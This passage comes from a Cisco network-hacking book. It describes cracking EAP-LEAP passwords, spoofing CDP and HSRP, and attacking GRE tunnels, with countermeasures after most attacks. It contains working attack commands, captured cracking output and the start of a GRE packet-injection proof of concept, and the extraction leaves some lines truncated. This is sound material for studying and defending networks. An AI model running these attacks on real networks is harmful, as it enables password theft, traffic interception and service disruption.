The root of the problem is EAP-LEAP using Microsoft Challenge Handshake Authentication Protocol v2 (MS-CHAPv2) in the clear to authenticate users. Thus, several known MS-CHAPv2 flaws are inherited, including sending plaintext usernames (half of the guesswork gone), weak challenge/response Data Encryption Standard (DES) key selection, and an absence of salt in the stored NT hashes. All these flaws can be exploited to make cracking EAP-LEAP shared keys a much easier task. Let's have a look at challenge/response process first.

In the beginning, the authenticator issues a random 8-bit nonce to the supplicant. Then the supplicant uses a 16-byte MD4 hash of a shared secret to generate three DES keys:

1. NT1 - NT7
2. NT8 - NT14
3. NT15 - NT16 + \0 \0 \0 \0 \0

After that, each produced DES key is employed to encrypt the challenge nonce, generating 8 bytes of output per key; then a 24-byte response is sent back to the authenticator, which then issues a success or failure frame to the supplicant after consulting the RADIUS server.

The first problem here is that the third DES key is weak. The five nulls mentioned are present in every challenge/response. This leaves us a DES key size of 16 bits only. Cracking a 16-bit DES knowing the plaintext challenge is easy—in fact, it can be done within a second. This helps to calculate two out of eight MD4 hash bytes; as a result, only six are left. They can be cracked using a dictionary attack against a large prebuilt MD4 hash table. Considering the speed of the MD4 cipher, such a table would not take a lot of time to generate.

To summarize, here is an actual attack:

1. Build a large list of MD4-hashed passwords.



2. Sniff out EAP-LEAP challenge/response frames.
3. Obtain challenge, response, and username from the frames.
4. Use the response to calculate the last two bits of the MD hash.
5. Launch the dictionary attack against the remaining six bits of the hash, using the list from Step 1.

A few tools can be used to implement this attack—namely Joshua Wright's `asleep-imp`, `THC-leapcrack`, and `leap` by DaBubble, Bishop, and Evol. `Asleep-imp` was the first tool to be described to the general public (at DEFCON 11) and is very mature. Thus, we will center on this particular piece of software here. `Asleep-imp` consists of two utilities: `Genkeys` generates a list of MD4 hashes from a supplied password list. This list is created as a "password °Tab° hash" table and is useful for dictionary-type attacks against any MD4 password file. The second utility, `asleep`, implements the practical attack itself in the following way:

1. The data is taken from a wireless interface in the RFMON (radio frequency monitoring) mode or a pcap format dump file, such as `Kismet` or `Ettercap dump`:

```
arhontus / # ./asleep -D
arhontus / # ./asleep -i <interface name> -o -t 1
or
arhontus# ./asleep -r <pcap dumpfile> -v
```

2. EAP-LEAP challenge/response frames are flagged out.
3. The last two bits of the MD4 hash are calculated using the third weak DES key.
4. Cracked and remaining bits are compared against the password:hash table generated by `genkeys`. Found passwords are reported.

Since waiting for legitimate EAP-LEAP logins can take plenty of time, `asleap-imp` can knock the authenticated wireless users offline by scanning through all 802.11 channels, identifying connected clients, and sending spoofed EAP-LEAP logoff frames to them. This is followed by spoofed deauthentication frames to drop clients from wireless LANs (WLAN) and triggering a new challenge/response exchange. The exchange is dumped as a pcap format file to allow further password cracking on a more powerful machine. An option to specify this "active attack" is `-a`; AirJack drivers are required for spoofed EAP-LEAP and deauthentication frames injection. A live example of attack using `asleap-imp` against a Kismet dump file is as follows:

```
arhontus / # ./genkeys -r worldlist-all -f hashtable -n
index.idxgenkeys 1.4 - generates lookup file for asleap. <jwright
Generating hashes for passwords (this may take some time) ...Done
1614816 hashes written in 3.76 seconds: 429699.99 hashes/second
Starting sort (be patient) ...Done.
Completed sort in 18363792 compares.
Creating index file (almost finished) ...Done.
```

```
arhontus / # ./asleap -r eap-leap-containing-dump -v -f hashtable
index.idxarhontus / # ./asleap -r /eap-dumps -v -f hashtable -n
index.idx asleap 1.4 - actively recover LEAP/PPTP passwords. <jwr
Using the passive attack method.
```

Captured LEAP challenge:

```
0802 7500 0040 9641 b67f 0040 9645 a06c ..u..@.A...@.E.l
0040 9645 a06c a0c5 aaaa 0300 0000 888e .@.E.l.....
0100 001f 0100 001f 1101 0008 223c 6e74>
1050 1e46 4543 454d 415c 625f 636c 6179 .P.FCEM\l_user
746f to 6e
```

Captured LEAP response:

```
0801 a200 0040 9645 a06c 0040 9640 d983@.E.l.@.@..
0040 9645 a06c 309b aaaa 0300 00f8 888e .@.E.l.....
```

```
0100 002f 0200 002f 1101 0018 4929 d530 .../.../....I).C
41d2 fecc 0de4 968a 9283 92c9 0a99 dcd0 A.....
38e6 1e67 494d 4543 454d 415c 685f 7465 8..gIMCEM\1_us
7261 ra 6e
```

Captured LEAP auth success:

```
0802 7500 0040 9640 d983 0040 9645 a06c ..u..@.@...@.E.l
0040 9645 a06c 6007 aaaa 0300 0000 888e .@.E.l'.....
0100 0004 0300 0004
```

Captured LEAP exchange information:

```
username: ECEMA\1_user1
challenge: 223c6e7410501e46
response: 4929d53041d2fecc0de4968a928392c90a99dcc
```

Attempting to recover last 2 of hash.

Could not recover last 2 bytes of hash from the challenge/response. Sorry it didn't work out.

Captured LEAP challenge:

```
0802 7500 0040 9641 9bce 0040 9647 b8bf ..u..@.A...@.G..
0040 9647 b8bf 90ca aaaa 0300 0000 888e .@.G.....
0100 001f 0100 001f 1101 0008 7971 0775yq.u
f011 de15 4543 454d 415c 765f 6d63 656e ...ECM\2_user
7465 te 65
```

Captured LEAP response:

```
0801 a200 0040 9647 b8bf 0040 9641 9bce@.G...@.A..
0040 9647 b8bf 00b7 aaaa 0300 00f8 888e .@.G.....
0100 0031 0200 0031 1101 0018 4f4c eef0 ...1...1....OL..
23a6 ac29 d964 fe95 0014 2d99 74b4 9277 #..) .d....-..t..w
c0ae 07d3 494d 4543 454d 415c 765f 6d63IMCEM\2_us
```

Captured LEAP auth success:

```
0802 7500 0040 9641 9bce 0040 9647 b8bf ..u..@.A...@.G..
0040 9647 b8bf d0ca aaaa 0300 0000 888e .@.G.....
0100 0004 0300 0004
```

Captured LEAP exchange information:

```
username: ECM\2_user
challenge: 79710775f011de15
response: 4f4ceef023a6ac29d964fe9500142d9974b492
Attempting to recover last 2 of hash.
hash bytes: 7a6b
Starting dictionary lookups.
Found a matching password! w00t!
<password has been skipped>
```

Reached EOF on pcapfile.

Note that `asleep-imp` can be installed and utilized on both Linux and Windows. Both `genkeys` and `asleep` can be compiled on Windows platforms using the WinPcap developer's pack that can be downloaded from <http://www.winpcap.org/>. To scan for vulnerable WLANs with `asleep` on Windows, you will need AiroPeek NX drivers (try out the demo version of AiroPeek NX from <http://www.wildpackets.com/products/demos/apwnx>). You can also parse AiroPeek.apc dumps with `asleep` using the `-r` flag.

To compile `asleep-imp` on Windows, do the following:

1. Get and set up WinPcap.
2. Obtain and install `cygwin` with the `win32api` package and development tools.
3. Get and unzip the WinPcap developer's pack.
4. Edit the `makefile.cygwin` file, changing the `WPDPACK`

line to correspond to the path where you extracted the WinPcap developer's pack.

5. Execute `make -f makefile.cygwin` to build the tools. If you want to copy the `asleap.exe` and `genkeys.exe` files to another Windows box that doesn't have `cygwin` installed, you'll also need to copy the `cygwin1.dll` and `cygcrypt-0.dll` files with them.

**Note** Precompiled windows binaries are also available at Sourceforge (<http://www.sourceforge.net/>).

Keep in mind that it won't be possible to execute an active attack against EAP-LEAP-supporting WLANs from Windows, since AirJack drivers are required. Unfortunately, AirJack is no longer maintained by Abaddon. Fortunately, we picked up the active maintenance and released a version of AirJack for 2.6.x Linux kernels that you can download at <http://www.wi-foo.com/soft/attack/airjack26-0.1a.tar.bz2>.

THC-leapcracker is similar in functionality to `asleap-imp`, but with a few twists. For example, its `getleap` utility can spoof the access point LEAP response, so the targets are fed the attacker-defined nonce to calculate the challenge response. A possible advantage of this functionality is that the nonce is identical for all wireless users, which means the attacker can use a single precompiled password/hash table for all targets. THC-leapcracker also has its own wordlist generator (`wordgen`) and a utility to do mass user deauthentication. The use of its main utility, `leap-cracker`, is self-explanatory:

```
arhontus / # ./leap-cracker
NTChallengeResponse Attack Tool written by DeX7er '03 (dexter@thc
```

**Note** You can always get the latest version and other cool stuff at <http://www.thc.org>.

You can use THC-leapcracker to reverse `NtChallengeResponse` hashes to cleartext passwords—for example, sniffed Cisco LEAP Passwords. Run the



Hint: The way in which order the passwords are generated, depends your input. The algorithm is a number system algorithm, so your a are the number system members. E.g.:

-a 01 -l 3 means the passwords are generated like this: 000,001  
-a abc -l 3 means the passwords are generated like this: aaa,aab,  
-a cba -l 3 means the passwords are generated like this: ccc,ccb,

Example for Password = 'awctlr' with alphabet generator:

```
./leap-cracker -l 6 -a abcdefghijklmnopqrstuvwxyz -t
34f208583cda2e6674749fa08ffff18663fb75c01c6537082 -c 102db5df085d3
```

Example for Password = 'cisco123' with a ASCII wordlist file 'wor

```
./leap-cracker -f wordlist.txt -t \
1ef803cbfb06a09867f5ebf56b04f7a036954f13b81896cc -c 102db5df085d3
```

Example for an ASCII wordlist file 'wordlist.txt' and userlist fi  
'userlist.txt':

```
./leap-cracker -f wordlist.txt -u userlist.txt
```

Example for a pre-compiled passwordlist file 'wordlist.bin' and a  
'userlist.txt', using the default challenge

```
./leap-cracker -b wordlist.bin -u userlist.txt
```

Example for a userlist compared with generated passwords starting  
cisco+[nnn] where nnn are numbers from 0-9

```
./leap-cracker -u userlist.txt -p cisco -l 3 -w 0-9
```

**THC-leapcracker** requires **AirJack** drivers to run active attacks, and without **AirJack** being installed, both `get-leap` and `all-deauth` tools will not compile.

Both `asleep-imp` and **THC-leapcracker** can be used to attack wired switched networks just as well. Obviously, you won't be able to deauthenticate Ethernet users, but sending EAP-LEAP logoff frames is still a valid option, as well as a variety of efficient DoS attacks on LANs, such as ARP-based ones.

# Countermeasures Against EAP-LEAP Cracking

## Countermeasure

The most obvious and easy countermeasure would be to select strong user passwords. However, a limited size of the shared secret when 2 bytes are subtracted means that even good passwords have a chance of failing to bruteforce attacks. Thus, a recommended solution is not to use EAP-LEAP at all. Cisco has developed a novel nonproprietary EAP type to replace EAP-LEAP, namely EAP-FAST. So, if you are keen on implementing a Cisco-specific user authentication solution, use EAP-FAST instead. EAP-FAST is not susceptible to the attack against EAP-LEAP we have outlined in this section. EAP-FAST is described in detail in the IETF informational draft at <http://www.ietf.org/internet-drafts/draft-cam-winget-eap-fast-02.txt>.

EAP-FAST provides a seamless migration from EAP-LEAP, does not require digital certificates and Public Key Infrastructure (PKI) support on end-user hosts, and is easily integrated with both Microsoft Active Directory and Lightweight Directory Access Protocol (LDAP). One-time passwords can also be used. Visit


[http://www.cisco.com/warp/public/cc/pd/witc/ao1200ap/prodlit/eapfs\\_qa.htm](http://www.cisco.com/warp/public/cc/pd/witc/ao1200ap/prodlit/eapfs_qa.htm) to find more about this security protocol.

 Previous

Next 



 Previous

Next 

# ATTACKING CDP

CDP is the last Layer 2 protocol we'll mention in this chapter. Previously, we reviewed CDP as a highly valuable source of information when enumerating networks. We also returned to CDP in [Chapter 11](#). Here the last and most interesting use of CDP is considered.

## A Sneaky CDP Attack

Attack

<i>Popularity:</i>	5
<i>Simplicity:</i>	7
<i>Impact:</i>	8
<b><i>Risk Rating:</i></b>	<b>7</b>

We are going to spoof nonexistent devices to get some interesting results. It is an opportunistic attack, but not a well-known one, and in specific conditions it can easily catch a network administrator unprepared.

Two targets may fall to CDP spoofing. The first and probably the main one is centralized management software. Well-known commercial high-end software suites that rely on CDP for Cisco hosts discovery include IBM Tivoli and CiscoWorks. If you send fake CDP frames claiming the presence of a new Cisco device on the network, management software will try to communicate with it via SNMP, giving you a chance to capture the SNMP community name used. This is likely to be a community used for other Cisco devices on the network and may lead to their successful exploitation. In addition, you can use CDP spoofing for pranks and in order to distract the network administrator's attention. Imagine his or her reaction when an unknown Cisco 12000 series gigabit switch-router (GSR) appears on the LAN! But the main reason is, of course, for getting the community name. There could be cases when SNMP on the network is configured for "no polling, traps only." Under

such configuration, sniffing the network for SNMP communities will fail. However, by introducing a "new device" into the mix, an attacker will trigger a necessary initial polling and get the highly desirable string (or strings).

The second target is Cisco IP phones. When a Cisco phone is turned on, mute, headset, and speaker phone indicators light up. Then the phone and a switch to which it is connected start exchanging CDP data to learn about each other. The switch employs CDP to tell the phone which particular VLAN is going to be used for voice traffic. Setting separate VLANs for voice and data traffic is a common practice a sensible network administrator should follow. During this process, the phone should display "Configuring VLAN." When the phone knows which specific VLAN to use, it will apply appropriate 802.1q tags and ask for an IP address from a local DHCP server. At this stage, the phone should display "Configuring IP." The DHCP server will offer not only the IP address, but also an address of the TFTP server where the phone configuration file is stored and from which it is going to be pulled.

We guess you have already sensed a possibility for a spoofing attack. You can inject CDP frames to tell the phones which VLAN to connect to (presumably the one on which you have a host under control). An attack host will have a rogue DHCP server to supply the phone an IP address of your choice and direct it to a rogue TFTP server, so that an attacker-supplied configuration file would be picked up instead of a legitimate one. At any stage, this attack can be turned into DoS, but taking over the phone is more fun, right? The main difference between this and the previous attack against centralized management software is that we do not create a fake CDP device but claim that our frames come from a switch itself, entering a race condition with the switch to supply the phone an incorrect VLAN assignment. Thus, it is, essentially, yet another VLAN hopping (or shifting) attack. Other IP phones, such as those manufactured by Nortel and Avaya, are just as vulnerable to these type of attacks. But since they don't use CDP, you will have to spoof DHCP instead, perhaps using the DHCP mode of Yersinia.

How do we spoof CDP frames in practice? Two main tools can be used for generating custom fake CDP frames. Historically, the first is the `cdp` utility from FX Irpas (Internetwork Routing Protocol Attack Suite):

```
arhontus / # ./cdp
./cdp [-v] -i <interface> -m {0,1} ...
```

Flood mode (-m 0):

```
-n <number> number of packets
-l <number> length of the device id
-c <char> character to fill in device id
-r randomize device id string
```

Spoof mode (-m 1):

```
-D <string> Device id
-P <string> Port id
-L <string> Platform
-S <string> Software
-F <string> IP address
-C <capabilities>
```

these are:

R - Router, T - Trans Bridge, B - Source Route Bridge  
S - Switch, H - Host, I - IGMP, r - Repeater

```
arhontus / # ./cdp -v -i eth1 -m 1 -D 'Router66' -P 'FastEthernet0/24' -L 'Cisco' -S 'IOS 12.2.6' -F '192.168.1.9'
```

The second tool is Yersinia in CDP mode (press F3). The Yersinia attack necessary to set a virtual CDP device is fully automated and comes as third on the list when you press **x** in the ncurses GUI. Don't forget to set all your CDP frames parameters by pressing **e** and entering the needed values. For the attack against IP phones, save the legitimate frames used by the switch to communicate with the phones (press **s**, **L**), edit them to replace the VLAN number (press **e**), and replay them back to the network. To win the race, you can try to use a CDP table flood (attack 1) or send the frames manually, one by one (attack 0). Of course, you can send CDP frames from both local command line and client/server Yersinia modes, but in this case we recommend using the ncurses' GUI since it allows frame capturing, editing, and resending.


# Countermeasures Against CDP Spoofing Attacks

## Countermeasures


Not much can be said about CDP spoofing countermeasures, apart from staying vigilant! Since this protocol does not implement any authentication, anyone can send custom CDP frames on the network and nothing can be done about it, except for not using CDP in the first place. If you're using centralized management software or Cisco IP phones, this may not be an option. So, when an unusual CDP traffic or unexpected CDP device is discovered, investigate the matter immediately and check from which MAC address the frames are coming and what kind of information they carry. Any changes in the usual CDP pattern would be reported by CiscoWorks or a similar management suite.

To monitor CDP changes from Windows environments, we recommend downloading and installing CDP Monitor from [http://www.tallsoft.com/cdpmmonitor\\_setup.exe](http://www.tallsoft.com/cdpmmonitor_setup.exe). This little useful program will detect CDP changes on the network and notify you by popping up a message box and issuing a warning sound. It can also send a warning e-mail to a predefined address and run a custom program upon the change detection. Since sending custom CDP frames from CDP Monitor is possible, it can also be useful in CDP spoofing attacks from Windows; however, we have used only Irpas and Yersinia in our tests.

 Previous

Next 

 Previous

Next 

# SUMMARY

Attacks against low layer network protocols are sneaky and difficult to detect and protect against, because they can be run without even "touching" the targeted hosts. Another problem is that releasing a new, more secure version of a network protocol takes far more time than patching a hole in a piece of software. So the window of opportunity between discovering a new flaw and its elimination by the protocol vendor or the standard board is large. In fact, it may take years before the bug is completely fixed. During this time period, affected networks remain vulnerable.


Spare for commonplace ARP spoofing, which we don't describe here (but we do provide Cisco-specific countermeasures), these types of attacks involve custom packet-generation skills and a complete understanding of the protocols involved. Thus, such exploitation belongs to the realm of reasonably advanced hacking. Also, the attacks described here require local access to the network. In a sense, they are a continuation of the "what do I do after getting root or enable" discussion in [Chapter 10](#). We can't overemphasize the importance of understanding and countering a local attacker, who may not be that local after all (if backdoors, cable, and wireless exploitation are taken into the account). The fact that the majority of hacking attacks that get media coverage are remote simply does not reflect the reality of everyday network security practice.

In spite of the complexity of defending against protocol-centric attacks, it is still possible to deflect the majority of them if the defender understands the affected protocols better than the attacker and follows the recommendations provided in the countermeasures sections accompanying every outlined attack. Cisco engineers were quite creative at developing the countermeasures, and if you are just as creative in setting them up on the network under your supervision, the majority if not all attacks against network protocols on low layers can be defeated.





 Previous

Next 

# **Chapter 13: HSRP, GRE, Firewalls, and VPN Penetration**

# OVERVIEW

Let's move on to somewhat higher layer Cisco-specific protocol attacks. Since both Generic Routing Encapsulation (GRE) and Point-to-Point Tunneling Protocol (PPTP) also belong to Layer 2, and they can carry different Layer 3 protocols, this division is somewhat artificial. Nevertheless, in our opinion they are somewhat higher on the "protocol ladder" than, for example, Spanning Tree Protocol (STP) and virtual LAN (VLAN)-related protocols, in the way Link Layer Control (LLC) is higher than Media Access Control (MAC) on the Ethernet, even though they belong to the same OSI layer. For the purposes of this book, such division seems to work fine.

As in the [previous chapter](#), some of the protocols described are not Cisco-specific, nor are they from Cisco Systems. However, they do frequently use Cisco-made devices and definitely deserve a mention here.

## HSRP Exploitation

### Attack

<i>Popularity:</i>	5
<i>Simplicity:</i>	8
<i>Impact:</i>	10
<i>Risk Rating:</i>	8

Here we discuss higher layer Cisco-specific protocol attacks. Hot Standby Router Protocol (HSRP) operates at the same layer with ARP and belongs to the First Hop Redundancy Protocol (FHRP) family.

A common scenario found in the larger enterprises is two or more Cisco routers or PIX firewalls using HSRP or its improved sibling, the PIX failover protocol, on routers or firewalls working in parallel to provide uninterrupted connection to the Internet. By sharing a virtual IP address and a MAC

address via HSRP, two or more of these hosts can act as a single virtual host. This virtual host becomes the network gateway. The members of the virtual group continuously exchange status multicast messages sent to the address 224.0.0.2. This way, if one of the routers or firewalls fails for a planned or unplanned reason, the other can safely assume the active responsibility and continue to forward traffic with the change process being completely transparent to end users. The PIX failover protocol also exchanges the state table information between the involved devices, so that uninterrupted firewalling is provided as well as uninterrupted traffic forwarding and no temporary security gap is created.

A problem in Cisco HSRP (RFC 2881) protocol makes it possible to deny service to legitimate users of network resources and, under certain conditions, run successful man-in-the-middle attacks against the network gateway. By eavesdropping on the HSRP messages sent, an internal attacker can obtain the necessary information, such as authenticator and the group ID. Then, he can create a spoofed message with a highest priority (255), forcing the other participating parties in the group to withdraw active status and switch to the speak or listen state. In a case of a priority tie (another router with 255 as HSRP priority), a router with a higher IP address will win. Because no device is in the active state, the traffic would simply go to the blackhole. Providing the attacker is located in the same subnet with the inactive virtual IP, he can safely create a subinterface on a machine, giving it the same IP as the virtual IP of the gateway and setting up a static route via one of the known routers, thus executing an effective man-in-the-middle attack. The attacker must remember to continue sending the top priority HSRP packets to keep the other host inactive and set the highest IP possible on the attacked subnet for the attacking interface.

**Note** These attacks can succeed only if the attacking router has the `preempt` command configured, which is not a problem when a specific HSRP hacking tool is used.

HSRP-enabled devices operate by exchanging multicast messages among themselves every 3 seconds, advertising their priority levels. The default priority level is typically 100, so if one of the participating devices is

configured to have a higher priority—say, 101—the other devices would have to obey this information and switch to standby mode. Since the authentication field is sent in cleartext, it is trivial for an attacker to send a fake HSRP message that would be obeyed by participating devices.

One of the tools that can send custom HSRP packets is `hsrp` from the IRPAS protocol exploitation suite written by the Phenoelit group.

```
arhontus / # ./hsrp -i <interface> -v <virtual IP> -d <router ip>
<authword> -g <group> [-S <source>]
```

You need to know the correct authentication secret and the group ID so the other routers will accept and obey your packets. Since HSRP traffic advertisements are performed over multicast, sniffing them out is not difficult. The `-d` switch of the tool specifies the destination of the packet, and you can send it to a selected router to switch its state or fire straight away to the multicast group address to affect the whole HSRP group. Here's a simple example, in which a single HSRP packet is sent to the multicast address:

```
arhontus / # ./hsrp -d 224.0.0.2 -v 192.168.66.125 -a arhont -g 1
```

You can also use Yersinia to launch HSRP attacks. In the `ncurses` GUI, the HSRP mode is activated by pressing `F4`. As usual, enter `e` to edit the HSRP packet fields in accordance to the attacked network MAC and IP addressing, HSRP version, authentication password, hold time (default 10 seconds), and so on. In a client/server mode, the parameters are defined using the `set hsrp` command:

```
yersinia# set hsrp ?
defaults Set all values to default
dest Set destination MAC address
dport Set UDP destination port
group Set router group
hello Set hsrp hello time
hold Set hsrp hold time
interface Set network interface to use
ipdest Set destination IP address
```

ipsource	Set source IP address
ipvirtual	Set virtual IP address
opcode	Set hsrp operation code
password	Set auth password to use
priority	Set router priority version
source	Set source MAC address
sport	Set UDP source port
state	Set hsrp state
version	Set hsrp version

Yersinia implements three HSRP attack options:

```
yersinia# run hsrp attack
<0> NONDOS attack sending raw HSRP packet
<1> NONDOS attack becoming ACTIVE router
<2> NONDOS attack becoming ACTIVE router (MITM)
<cr>
```

The first option is simply sending a custom HSRP packet. This can be used to test different HSRP implementations. The second option is becoming the active router with a fake IP, which actually leads to a blackhole Denial of Service (DoS). The third attack offers a valid active router IP, turning the DoS attack into a man-in-the-middle. Don't forget to enable IP forwarding on the attacking machine and provide a valid static route to the legitimate gateway, so that the addition of your host into the HSRP group is seamless.

## Countermeasures Against HSRP Attacks

### Countermeasures

The old recommendation from Cisco Systems is to deploy HSRP with IPsec to protect sensitive information and acknowledge authentication of the messages. A newer recommendation is to use the latest HSRP implementation that

supports authentication via MD5 hash; this was introduced in Cisco IOS 12.3(2)T and fully integrated into IOS 12.2(25)S.

To configure this feature, use the `standby [group-number] authentication md5 key-string [0 | 7] key [timeout [seconds]]` command. The `keystring` argument can be up to 64 characters in length—at least 16 characters is recommended. Zero or no argument before the `key` would store the shared secret unencrypted. The `timeout` setting in seconds is the period of time that the original key string will be accepted before the configuration of all routers in the HSRP group with a new key is allowed.


Alternatively, you can use the IETF standard Virtual Router Redundancy Protocol (VRRP) instead of HSRP. Although the VRRP standard can support both IPSec Authentication Header (AH) and MD5 hash-based authentication, to our knowledge, Cisco IOS supports only the latter option. VRRP support was introduced into Cisco IOS release 12.2(13)T and integrated into IOS 12.2(14)S. You can read about configuring VRRP on Cisco routers at [http://www.cisco.com/en/US/products/ps6350/products\\_configuration\\_guide\\_c](http://www.cisco.com/en/US/products/ps6350/products_configuration_guide_c)

 Previous

Next 



 Previous

Next 

# GRE EXPLOITATION

With the increase of bandwidth availability and the decrease of associated costs of installation and maintenance, many companies employ virtual private networks (VPNs) in their infrastructure. Several factors reinforce this practice, with the main reason being purely financial, since in the modern world of high-speed Internet, it is cheaper to have a fat pipe to the Internet through which the connections to other branches are established rather than to use a separate leased line for each remote location. It is also cheaper, both administratively and financially, to maintain a Cisco VPN Concentrator than to maintain a large pool of telephone lines connected to Cisco Access Server (AS) for users who require remote access to the company's internal IT resources.

One of the most popular and widely employed protocols that performs such function is the GRE protocol that builds a path through the public Internet and makes it possible for otherwise publicly unroutable protocols and non-IP based traffic to reach their destinations. Designed in 1994 and described in RFCs 1701 and 1702, GRE v0 can encapsulate up to 20 different types of protocols, thus satisfying transport-carrying requirements of a large majority of modern networks. The bad news is that although it is considered as a VPN protocol by many, in fact it isn't, since no encryption is performed on any part of the data journey, even on the hostile Internet part. Authentication is not implemented, either.

The following two optional fields of the protocol described in the extension RFC 2890 are provided for, but not necessarily supported by, different implementations:

- The optional 32-bit tunnel key used for identifying individual traffic flows within a tunnel. Despite the fancy name, its use for defending tunnel integrity is of a limited nature, since the field is restricted to  $2^{32}$  number combinations and can be quite easily bruteforced.
- A weak implementation of the sequence number used to

provide a rather unreliable method of in-order delivery. It is possible to reset the sequence numbering consistency by halting the outgoing communication of the sending router and bombarding the receiving one with the GRE packets with sequence number set to 1. The receiving end would eventually assume that the other router has rebooted and would reset the sequence, ignoring the legitimate packets and halting the tunnel.

## An MTU-Based Attack Against GRE

**Attack**

<i>Popularity:</i>	1
<i>Simplicity:</i>	6
<i>Impact:</i>	5
<b><i>Risk Rating:</i></b>	<b>4</b>

You may often find the Path MTU Discovery (PMTUD) option set on routers providing GRE tunneling. Although this option is disabled by default, some devices have it enabled to find the best maximum transmission unit (MTU) of the path dynamically to minimize IP fragmentation and use bandwidth more efficiently. Such implementations are vulnerable to DoS attacks from a specially crafted ICMP "fragmentation needed but DF bit set" packet. By sending forged ICMP Type 3 Code 4 "Destination Unreachable, fragmentation needed but DF bit is set" packets to the host, and making these packets report a low value for Next-Hop MTU—as low as 68—an attacker can set the connection's PMTU to a very low value, which would reduce the throughput of the connection and result in higher layer protocols starting to timeout. To protect yourself against this type of an attack, you might consider disabling PMTUD or upgrading to the latest versions of the IOS. Consult

[http://www.cisco.com/en/US/products/products\\_security\\_advisory09186a0080](http://www.cisco.com/en/US/products/products_security_advisory09186a0080)

for the list of affected code trains.

Several tools exist for manipulating the contents and creation of the custom ICMP messages. You might want to have a look at SING and Nemesis ICMP in detail to execute ICMP-based attacks.

## GRE Packet Injection


### Attack

Popularity:	4
Simplicity:	6
Impact:	8
Risk Rating:	6

Another attack discovered by FX from Phenoelit in 2001 does not attack the routers performing GRE tunneling; rather, it injects packets into the network that is encapsulated inside the GRE packets and bounces back the response to the outside network. The concept of such an attack is also implemented in a WEPWedgie attack against WEPed 802.11 and was mentioned in [Chapter 12](#) in relation to VLAN/PVLAN hopping. A typical situation that is described in FX's research paper involves a standard star connection layout of the branch routers connected to the main office. For several reasons, such as centralized logging and monitoring of employee traffic, or central security management, all the traffic from the branch offices is routed via the GRE tunnels to the router at the main office and out to the Internet.

To execute an attack against the host on the internal network, you need to know the external IPs of both ends providing GRE tunneling as well as the internal IP of the host you are attacking. This can be achieved in several ways—you can consult [Chapters 4](#) and [#ch05](#), which describe how to get configuration details out of routers; read other *Hacking Exposed* tomes on more general attacks; or employ social engineering techniques and your

imagination. An overview of the GRE attack is shown in [Figure 13-1](#).



**Figure 13-1:** An overview of the GRE attack

First, we need to form a GRE packet with the destination IP being the xxx.xxx.xxx.5 (one end of the GRE tunnel) and source IP being xxx.xxx.xxx.1 (the other end of the GRE tunnel). The GRE header of the packet is initially set as empty and in the payload we place our packet with destination IP a.a.a.5 (the victim host internal IP) and the source IP being the address of the host that we control that can be used to sniff the received response. Note that we need to place the packet in a way that would definitely generate a response; otherwise, we will never find out whether the attack has succeeded.

FX has written a proof-of-concept code that allows for the ICMP ping injection, which is a wise choice, since the hosts on the internal net would tend not to block the incoming ICMP echo requests. The code is in the alpha stage, but it works. It is attached in FX's presentation on attacking GRE

tunnels, which can be obtained from <http://www.phenoelit.de/irpas/gre.html>.

```
/* GRE intrusion proof of concept
 *
 * FX <fx@phenoelit.de>
 *
 * $Id: gre.c,v 1.1 2000/11/20 20:12:34 fx Exp fx $
 */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netinet/in.h>
#include <rpc/types.h>
#include <netdb.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <errno.h>
#include <signal.h>
#include <sys/types.h>
#include <fcntl.h>

#include "protocols.h"
#include "packets.h"

/* This is a very crappy test.
 * We send a ping packet to VICTIM, intruding into the GRE t
 * ROUTER A and ROUTER B. VICTIM is located behind ROUTER A.
 * This is done using the following information:
 * VICTIM's IP address
 * ROUTER A's
 * Outside IP
 * Tunnel destination setting (probably ROUTER
 * ROUTER B's
 * Outside IP
 *
```

\* The packet is encapsulated in a IPv4 and GRE (RFC1701) header  
\* sent to ROUTER A with the sender address of ROUTER A's tunnel  
\* address (probably ROUTER B's outside IP). Then VICTIM sends  
\* the ICMP echo and send it according to his default router  
\* source address of the encapsulated packet is our own IP.  
\* can reach us, he will send the packet back to us. If not,  
\* send the packet to ROUTER B in GRE and he will send it to  
\*/

```
#define VICTIM "v.v.v.5"
#define ROUTER_A "xxx.xxx.xxx.xx5"
#define ROUTER_B "xxx.xxx.xxx.xx1"
struct {
 struct in_addr router_a;
 struct in_addr router_b;
 struct in_addr victim;
} cfg;

int main(int argc, char **argv) {

 u_char *packet;
 iphdr_t *ip_gre,*ip_my;
 grehdr_t *gre;
 icmp_ping_t *ping;
 int psize;
 int socket;

 /* init a socket and fill packet_ifconfig */
 socket=init_socket_IP4("eth0",0);

 /* make the ip addresses */
 inet_aton(VICTIM,&(cfg.victim));
 inet_aton(ROUTER_A,&(cfg.router_a));
 inet_aton(ROUTER_B,&(cfg.router_b));
```

```

/* build the outer packet */
psize=sizeof(iphdr_t)*2
 +sizeof(grehdr_t)
 +sizeof(icmp_ping_t);
packet=(u_char *)smalloc(psize+3);

ip_gre=(iphdr_t *)packet;
ip_gre->version=4;
ip_gre->ihl=sizeof(iphdr_t)/4;
ip_gre->tot_len=htons(psize);
ip_gre->protocol=IPPROTO_GRE;
ip_gre->id=htons(0xAFFE); /* crap, but hey, it's
ip_gre->ttl=30;
memcpy(&(ip_gre->saddr.s_addr),&(cfg.router_b.s_addr),IP_ADDR_LEN);
memcpy(&(ip_gre->daddr.s_addr),&(cfg.router_a.s_addr),IP_ADDR_LEN);

gre=(grehdr_t *) (packet+sizeof(iphdr_t));
gre->flags=0;
gre->proto=htons(0x0800); /* IPv4 - see RFC1700 */

ip_my=(iphdr_t *) (packet+sizeof(iphdr_t)+sizeof(grehdr_t));
ip_my->version=4;
ip_my->ihl=sizeof(iphdr_t)/4;
ip_my->tot_len=htons(sizeof(iphdr_t)+sizeof(icmp_ping_t));
ip_my->protocol=IPPROTO_ICMP;
ip_my->id=htons(0xF0F0);
ip_my->ttl=30;
